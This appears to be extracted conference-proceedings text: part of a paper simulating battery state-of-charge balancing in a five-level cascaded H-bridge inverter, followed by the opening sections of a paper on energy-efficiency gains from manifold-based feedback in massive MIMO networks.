The Cascaded H-Bridge Multi-Level Inverter commonly referred to as CHMLI, is an inverter that produces a stair wave voltage output from a multitude of DC sources. The CHMLI uses a combination of full bridge inverters driven by a central command. Fig. 1 presents the architecture of a 5 levels CHMLI multilevel inverter.

The cascaded H-Bridge multilevel inverter is generally used within applications requiring the control of variable speed drives and high voltage delivery. It has a modular structure and a compact design compared to the rest of multilevel inverters. It doesn't require any special alternative in the command law if more levels need to be added which make it a perfect choice for DC-AC conversion application.

Each full bridge converter may generate for itself three possible voltage levels 0, $+V_{DC}$ and $-V_{DC}$ where V_{DC} is the nominal voltage of the battery attached to the full bridge section. By combining the different outputs of the full bridge section the CHMLI produces the intended stair wave. With two full bridges the CHMLI produces 5 levels staircase voltage output; generally if m is the number of levels, N_s the number independent DC sources and l the number of semiconductor switching components, we obtain the following equations:

$$m = 2N_s + 1$$

$$l = 2(m - 1)$$



Fig. 1. A five levels CHMLI architecture.

TABLE I. SWITCHING STATE COMBINATIONS 5 LEVELS INVERTER

Switching Combination State								**Voltage Output**
S_1	S_2	S_3	S_4	S_5	S_6	S_7	S_8	V
1	0	1	0	0	1	0	1	$2V_{DC}$
1	1	1	0	0	0	0	1	V_{DC}
1	0	0	0	0	1	1	1	V_{DC}
1	0	1	1	0	1	0	0	V_{DC}
0	0	1	0	1	1	0	1	V_{DC}
1	1	1	1	0	0	0	0	0
1	1	0	0	0	0	1	1	0
1	0	0	1	0	1	1	0	0
0	1	1	0	1	0	0	1	0
0	0	1	1	1	1	0	0	0
0	0	0	0	1	1	1	1	0
0	1	1	1	1	0	0	0	$-V_{DC}$
0	0	0	1	1	1	1	0	$-V_{DC}$
0	1	0	0	1	0	1	1	$-V_{DC}$
1	1	0	1	0	0	1	0	$-V_{DC}$
0	1	0	1	1	0	1	0	$-2V_{DC}$

To understand more accurately the functioning of the five levels CHMLI, we present in Table I, an illustration of all the possible switching combinations. As noticed in Table I $+V_{DC}$, $-V_{DC}$ and 0 have more than one possible combination sets of switching. This important feature is very useful in case of multi batteries control.

B. The 5 Levels Cascaded H-Bridge Multilevel Inverter Model

The CHMLI studied in this section and the SOC balancing part is a five level with PWM law command. The law command used for the simulation is a pulse width modulation (SPWM). This method is widely used in multilevel conversion field and consist in comparing the matching reference signal (V_{ref}) to the appropriate number of signal carriers. In the case of 5 levels inverter 4 saw tooth carriers are used. Fig. 2 illustrates the reference signal with the four saw tooth carriers.

The reference signals for a three phased cascaded H-Bridge multilevel inverter can be expressed as follows:

$$V_{1ref} = A.m.\sin(wt) \tag{3}$$

$$V_{2ref} = A.m.\sin\left(wt - \frac{2\pi}{3}\right) \tag{4}$$

$$V_{3ref} = A.m.\sin\left(wt - \frac{4\pi}{3}\right) \tag{5}$$

Where:

$A = 10$ is the magnitude.

$m = 0.6$ is the modulation index.

$A = 10$ is the frequency.

Fig. 3 presents the prototype implemented on Matlab Simulink to assess the functioning of the studied CHMLI.



Fig. 2. The reference signal with four saw tooth carriers.



Fig. 3. CHMLI model implemented on Matlab simulink.



Fig. 4. Voltage output of the 5 levels cascaded H-Bridge multilevel inverter.



Fig. 5. Output voltage spectrum analysis of the 5 levels CHMLI.

The used load throughout the study is ($R = 50\Omega, L = 100mH$). Fig. 4 presents the output voltage of the CHMLI before any balancing procedure.

In order to assess the voltage output quality we conducted a signal analysis. Fig. 5 presents the voltage spectrum analysis; we registered a 32.14% THD.

III. Batteries Balancing using a Uniform Discharging Approach

A. Power Bank Discharging Model

In order to study the discharging and balancing technique we simulated a power Bank out of lead acid batteries models. The characteristics of the simulated batteries were chosen to correspond to common used ones, they are as follows:

- Nominal voltage: $12V$
- Rated capacity: $6.5Ah$
- Initial state of charge: 100%
- Maximum capacity: $6.77Ah$
- Fully charged voltage: $13.06V$
- Nominal discharge current: $1.3A$
- Internal resistance: 0.02Ω

A five levels H-Bridge multilevel inverter uses two full bridges inverters and needs two separate DC sources. Depending on the architecture and wiring configuration, each DC source may contain multiple batteries. The output voltage of the multilevel inverter V_0 can be written as follows:

$$V_0 = \sum_{i=1}^{n} v_{B_i} \tag{6}$$



Fig. 6. (2n+1) cascaded H-Bridge multilevel inverter.

Where v_{B_i} is the voltage of the battery B_i.

Let's consider that there are N batteries in the power bank and only n of theme will be used where $n \leq N$. Fig. 6 illustrates how batteries can be dispatched for the use as separated DC sources for a $(2n + 1)$ H-Bridge multilevel inverter.

Order to keep a balanced discharge of the power bank's units, the batteries with the highest state of charge SOC will be triggered fist, then the 2nd battery with highest SOC and so on until the battery with the least charge. Fig. 7 presents the principle of the algorithm managing the power bank.



Fig. 7. Algorithm principle used for managing the Power Bank discharge.



Fig. 8. Five levels Cascaded H-Bridge multilevel inverter with Power Bank.



Fig. 9. Load profile applied to the multilevel inverter over time.

B. Power Bank Discharge in the CHMLI

In order to study the discharge phenomenon in the Power Bank we implemented the Matlab simulink model represented in Fig. 8.

The five levels CHMLI requires two distinct DC sources to function correctly. In this case we consider the two DC sources as two batteries having the characteristics summarized before. Thus we apply a load profile; the evolution of load trough time is illustrated in Fig. 9.

We have carefully chosen to plot a load profile with slow variation in order to assess how even a steady exploitation of the power source can affect the balance of batteries.

IV. Simulation Results and Analysis

A. State of Charge Balancing Technique

We applied the load profile plotted in Fig. 9 to the CHMLI's output; the Power Bank contains multiple batteries but only two will be exploited simultaneously. The batteries discharge was evaluated for 150 seconds on Matlab Simulink. Fig. 10 presents the discharge approximation of the Power Bank.



Fig. 10. Discharging profile of the two batteries inside the Power Bank.

As it can be seen in Fig. 10, the discharge of the two batteries is not equivalent which mean the state of the charge of the two batteries is not balanced; Immediately after beginning the simulation the batteries state of charge is slightly different. After the first 50 seconds of simulation the state of charge of the two batteries is at its highest difference. Because the load change within time, the difference between batteries state of charge is never steady and keep changing arbitrary. The two batteries start both at 100% state of charge and at the end of the simulation time the first battery shows a 68.56% SOC, while the second battery has only 74.45% left. Fig. 11 presents the FFT analysis of the five levels CHMLI at the beginning of the simulation and Fig. 12 shows the FFT analysis of the same output signal with the new state of charges unbalancing at the end of the simulation.

As it can be clearly noticed in Fig. 11 and 12 the output voltage quality decreases as the state of charge of the batteries grows different due to the unbalanced state of the power bank. The THD of the voltage output at the beginning of the simulation is 35.64%, while at the end of the simulation after 150 seconds simulation time the THD is evaluated at 44.56%.



Fig. 11. FFT analysis of the output signal at the beginning of the simulation.



Fig. 12. FFT analysis of the output signal at the end of simulation time.

B. Balancing of the 5 Levels CHMLI

Due to the distress effect caused by the unbalanced batteries, we intend in this section to propose an appropriate balancing technique for the studied five levels CHMLI. Balancing the batteries inside the power bank can also help preventing equally the batteries from fast aging and deep discharge, and help keep a supervised equal DC sources. Fig. 12 presents the balancing algorithm used to equilibrate the power bank batteries.



Fig. 13. Balancing algorithm used for the five levels CHMLI Power Bank.

The proposed method starts by evaluating the batteries state of charge, and then the load is checked to see if there is a current in flow. The algorithm decides whether to switch batteries positions or to use extra existing batteries to equilibrate the need for extra voltage. Fig. 13 presents the voltage evolution during balancing process for two initially different batteries.



Fig. 14. SOC balance using the proposed algorithm for two initially different batteries with steady load.



Fig. 15. Power bank balancing response to a load profile evolution over time.

We notice in Fig. 14 that the multilevel inverter uses the batteries energy in a way to equilibrate their state of charge during exploitation. Batteries state of charge is different at the beginning of the simulation; battery 1 is at 80% and battery 2 is at 65%. Through the evolution of the simulation the difference between the states of charges gets minimized. This technique helps keeping the batteries at the same charge level, preserve theme from deep discharge and fast deterioration. In order to assess the power bank response to a load variation over time; we applied the same load profile presented in Fig. 9 to the power bank. The two batteries in this case are successively at 90% and 75% at the beginning of the simulation.

We clearly notice in Fig. 15 how the algorithm affects the power bank. It keeps the SOC of the two batteries close to each other as much as possible. Thus the system uses any extra batteries inside the power bank and connects it to the battery requiring voltage the most.

V. Conclusion

In this article we analyzed a five levels cascaded H-Bridge multilevel inverter. First we presented the model and command rules used in the present study. Then we presented the discharge phenomenon in the power bank model used with the multilevel inverter. The power bank was modeled out of two lead acid batteries. We studied the discharge impact on the system by applying a steady load then a load variation over time. Without the balancing algorithm the batteries are discharging in an unbalanced way; this affects the signal quality and may cause the deterioration of power storage units.

The study has also shown that the output signal's quality decreases as the power bank grows more unbalanced. After applying the power bank balancing algorithm the batteries kept almost a similar state of charge and much good improvement was noticed on the THD. Batteries' balancing is a very important issue within renewable energy field. Further efforts aim to test the algorithm's performance and limitation when the CHMLI is functioning at high levels configuration.

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Relevance of Energy Efficiency Gain in Massive MIMO Wireless Network

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***Abstract*—The massive MIMO and energy efficiency (EE) analysis for the next generation technology are the hottest topics in wireless network research. This paper explains about massive MIMO wireless networks and EE for manifold channel which is an evolution massive MIMO. This research will help to design and implement a practical system of next generation network based on massive MIMO where efficient processing provides EE gain. In order to approach this research, different types of manifolds are considered with efficient techniques that depend on the rank of the channel matrix. Employing the specific manifold that helps to analyze the rate of the feedback increases not only the overall performance of the MIMO system but also the EE. We studied the convergence techniques used for optimizing quantization errors which have influences with manifold feedback. Here, we have focused on relevant areas which are very important to analyze EE gain in the future massive network. According to the selected results obtained in this research, many challenges will be possible to make useful proposals.**

Keywords—Massive MIMO; manifolds; EE gain; feedback; convergence; quantization

I. Introduction

Concept of basic MIMO system has been used in many applications for many decades but its design concept used in wireless networks is growing with next generation technology. The EE concepts are very attractive because they are not only used for the cost reductions, but also they are very useful to increase the lifetime of the components used in massive MIMO wireless networks.

Massive MIMO wireless networks and communication systems are implemented with a large number of antennas in multi-channel environments [1]. In this, channel used in massive MIMO should be maintained because EE gain depends on the dynamic and statistic behavior of the channel. If the channel state information (CSI) is considered, the feedback employed in the receiver should be optimized to improve EE performance. The optimal feedback design using appropriate manifolds and massive MIMO can be analyzed through energy-efficient algorithms depended on the channel matrix, which needs a manifold to improve the rank and dimension of the covariance matrix [3], [4]. Complexity is a serious concern for massive MIMO because the dimension of the matrix is influenced directly.

The novelty of this research is manifold feedback designed for massive MIMO system. Regarding the EE improvement based on massive MIMO, analyzing the key observations of massive MIMO such as feedback and few relevant parameters are useful in this research.

As a practical matter, however, this EE excitement is tempered by the feasibility of making perfect and global CSI available at all the terminals of a massive MIMO network. It is very difficult and often impossible to provide such a perfect CSI because of rapid channel variations and power increasing dimensionality of channels. In the massive MIMO scheme, the uncertainty of channel estimates even at the receiver, and limited availability of communication resources to send information back from the receiver to other terminals in a network. Thus, it is critical to developing techniques for providing limited CSI with reasonable EE to the transmitters through the feedback used massive MIMO scheme [9]. This limited CSI at the transmitters helps significantly to boost the capabilities of current wireless technologies.

When considering a single user communication and a point-to-point link in the massive MIMO scheme, utilization of antennas is unavoidable. Thus, the transmitter and receiver needs N_t and N_r antennas respectively. The practical problem of the conventional receiver is always a big issue in the design. Here, manifold techniques provide big improvements when design of the feedback is efficient. Overhead problem and EE is increased with a total number of antennas used in the transmitter of massive MIMO [6]. The geodesic and chordal distances considered in the manifold of dynamic channel should be appropriate to make efficient calculations. The optimized with dimensions of the manifold which MIMO channel needs to reduce the rank of the channel matrix, power and complexity. A geodesic, which is a non-linear curve of MIMO channel, holds a distance between any two points located on the curve assumed as a surface of any manifolds [2]. This small curve imagined on the manifold of the channel is a straight line. Also these two points are very close to each other in the Euclidean space.

Singular value decomposition (SVD) of the matrix and eigenvectors associated to this matrix are necessary steps to calculate the performance of massive MIMO systems. These steps and calculations in MIMO need to be improved through the appropriate optimization techniques [8]. Linear channel model based on SVD with optimization will enhance the EE in an open and closed loop of MIMO system.

The sections and sub-sections in the paper are categorized as follows. Section II provides basic information of MIMO and design that enhances the EE. Section III introduces the massive MIMO with feedback and types of manifolds. In Section IV, study of feedback and brief convergence techniques for EE gain are given. Results and analysis of this research based on Pn-manifold and Stiefel manifold are tabulated and discussed with necessary graphs in Section V. Overall conclusions, and further work are summarized in Section VI.

II. Design of MIMO

According to [18], the design of transmitter and receiver are analyzed for MIMO system. The design of the transmitter allows us to increase the EE and rate with same transmission power. It means that it requires less transmission energy for higher data rate. MIMO system requires more energy than SISO because circuit and signal processing for MIMO require large energy consumption.

A. Basic MIMO

The basic MIMO contains transmitter and receiver with multiple transmitting and receiving antennas, respectively. In MIMO system model, the parameters of the precoding P_i, input X_i, channel H_i, noise η_i and output Y_i are used to form a mathematical model.

$$Y_i = H_i P_i X_i + \eta_i \tag{1}$$

In this system (1), following dimensions are used, $P_i \in \mathbb{F}^{N_r \times N_r}$, $X_i \in \mathbb{F}^{N_t}$, $\eta_i \in \mathbb{F}^{N_r}$, $H_i \in \mathbb{F}^{N_r \times N_t}$ and $Y_i \in \mathbb{F}^{N_r}$. In order to calculate the EE gain for fixed and variable rate of MIMO system, statistic power requirements of the internal components and dynamic power of communication channels are required. If total data n is transmitted through MIMO with same transmission power P_t and data rate R, the transmission energy can be calculated as

$$E_t = \frac{nP_t}{R} \tag{2}$$

Matrices influenced to the channel are varied with the time, external noise and other environmental changes. So, design of basic MIMO and its channel matrices should be able to handle all situations with low energy consumptions.

Spectral and EE limits of single and multiple links that handle in different environmental conditions can also be designed in massive MIMO [15].

B. Application of MIMO

Applications of MIMO are many, but they can be categorized into three different approaches they are coordinated MIMO, massive MIMO and millimeter wave MIMO. In network MIMO, coordinated MIMO is used for which EE influences with improvement of spectral efficiency and specific coordination [14], [17]. Massive MIMO is increasing with a number of users and base stations where EE increases with a number of antennas [5]. Millimeter wave MIMO may be considered in the 5G development. According to the research [10], the manifolds can be used in all energy saving applications involved with non-linear channel models.

C. Basic MIMO with Manifolds

The manifolds can be used in the feedback of the basic MIMO. Within the receiver, manifolds are employed to optimize the EE and power which increases the overall performance. Here, energy is analyzed with feedback optimization using Stiefel manifolds. In feedback, all available manifolds are considered to increase the overall performance of basic MIMO [12]. In order to optimize the energy performance, the Stiefel manifold can be used in MIMO, channel estimations and some specific modulations schemes.

D. Design of Energy Efficient MIMO with Manifolds

Energy efficient MIMO can be designed from various ways they are such as reducing complexity during the processing and efficient energy managements. The complexity of MIMO depends on the algorithms used in the communication path during the processing. To increase the EE, properties of the manifold such as rank reduction, optimization can be used dynamically.

III. Design of Massive MIMO

Massive MIMO is designed with a large number of antennas which may be either fixed or variable size. Gain of each antenna is also considered with sizes of antennas (gain is proportional to the area of the antenna). When employing the energy efficient components used in the massive MIMO system, the overall lifetime increases. The overall EE gain depends on the design dedicated for particular applications. When more features and services are involved in a particular application, energy consumption will increase but best EE can be achieved with optimum design. It is also of interest to study structured quantization codebooks for feedback that helps us to design massive MIMO with low decoding complexity.

A. Massive MIMO with Feedback

The design concept of feedback used in the massive MIMO is same as basic MIMO. Here, the size of the channel matrix is very large for the feedback that carries CSI to the base station (BS). Processing of passing CSI through the feedback needs energy which depends on the number of antennas used in BS. When increasing the number of antennas at BS, progress of feedback changes to handle the CSI. Here, energy consumption is proportional to the size reduction which is possible with matrix techniques employed in feedback. Regarding the EE analysis, following types are studied.

1) Perfect or limited CSI is available at the transmitter
2) Perfect or limited feedback channel
3) Linear precoding based on CSI

The energy of the feedback channel is the ratio of the power used in the feedback and the data rate on the feedback channel as given (2). Here, sum of the source coding rate is also in which feedback channel uses the optimization. In this paper, a low-rate, Zero-Delay, error-free feedback channel from the receiver to the transmitter are basic assumptions. It means that the receiver is assumed to have perfect channel knowledge. Here, achieving EE in massive MIMO is a big challenge.

In particular, challenges of feedback employed in massive MIMO are expected to compute from geometric parameters like dimension, coordinates, geodesic distance, manifold volume and ball volumes for various types of manifolds defined through equality or inequality constraints on traces and equality or inequality constraints on ranks of the matrices.

Using these parameters, we can analyze the EE performance of sphere packing quantization codebooks and random quantization codebooks over those manifolds. Our objective in this project would be to use those parameters to design spectrally efficient MIMO systems with quantized covariance feedback [6], [7] that increases the EE.

B. Types of Manifolds with Feedback

In the recent research papers, manifolds are considered with latest MIMO schemes that use the energy efficient feedback designed with following manifold techniques.

- *Grassmannian*: The special structure of the Grassmann manifold that affects the capacity of the overall MIMO system including massive MIMO. Here, EE depends on the rank and dimension of the channel matrix obtained from the massive MIMO and used for manifold technique. Some useful information about Grassmannian manifold and its quantization bounds, which affect the capacity and EE in feedback design, are studied from [10].

- *Riemannian:* In a complete Riemannian view, distance between the two selected points along the geodesic curve should be optimized. Geodesic curves and optimized distances around the manifold are what channel matrix expects to minimize the dimension and increases the smoothness of the curve used around the manifold. Minimizing dimension helps us to increase the EE in feedback design.

- *Pn-manifold:* The covariance matrix is computed from the current channel used between the transmitter and receiver antennas [7]. The covariance matrix is represented by a point on the surface of any 3D objects called as Pn-manifold. The EE of feedback depends on the number of bits used in the codebook, which is a representation of quantization created from Pn-manifolds [7].

- *Stiefel manifold:* According to [8], [13], Stiefel manifold provides better optimization with quick convergence. Emplying this Stiefel manifold technique, matrice obtained from Stiefel manifold enhances the receiver optimization of the basic and massive MIMO system. Regarding the EE concept, better optimization and quick convergence helps to analyze this research. Also, Stiefel manifold are useful for designing energy-efficient feedback.

C. Massive MIMO and EE Gain

Many research papers show that MIMO provides EE gain when MIMO system holds more antennas. There are many options which control the energy performance. They depend on how many antennas are in action at the time in either base station or user terminals (mobile station) and quality which is optimization of channel. We can analyze how optimization enhances the EE gain in massive MIMO developments which are wireless networks merged with latest MIMO technology such as manifold and quantization influenced with feedback.

Definition: Spectral efficiency is proportional to the emitted power. So, changes of the EE depend on the power used in MIMO channels.

$$EE = \text{Spectral} / \text{power} \tag{3}$$

Regarding the terms used in (3), units of EE, spectral and power of massive MIMO are in (bits/Joule), (bits/channel), (Joule/channel), respectively.

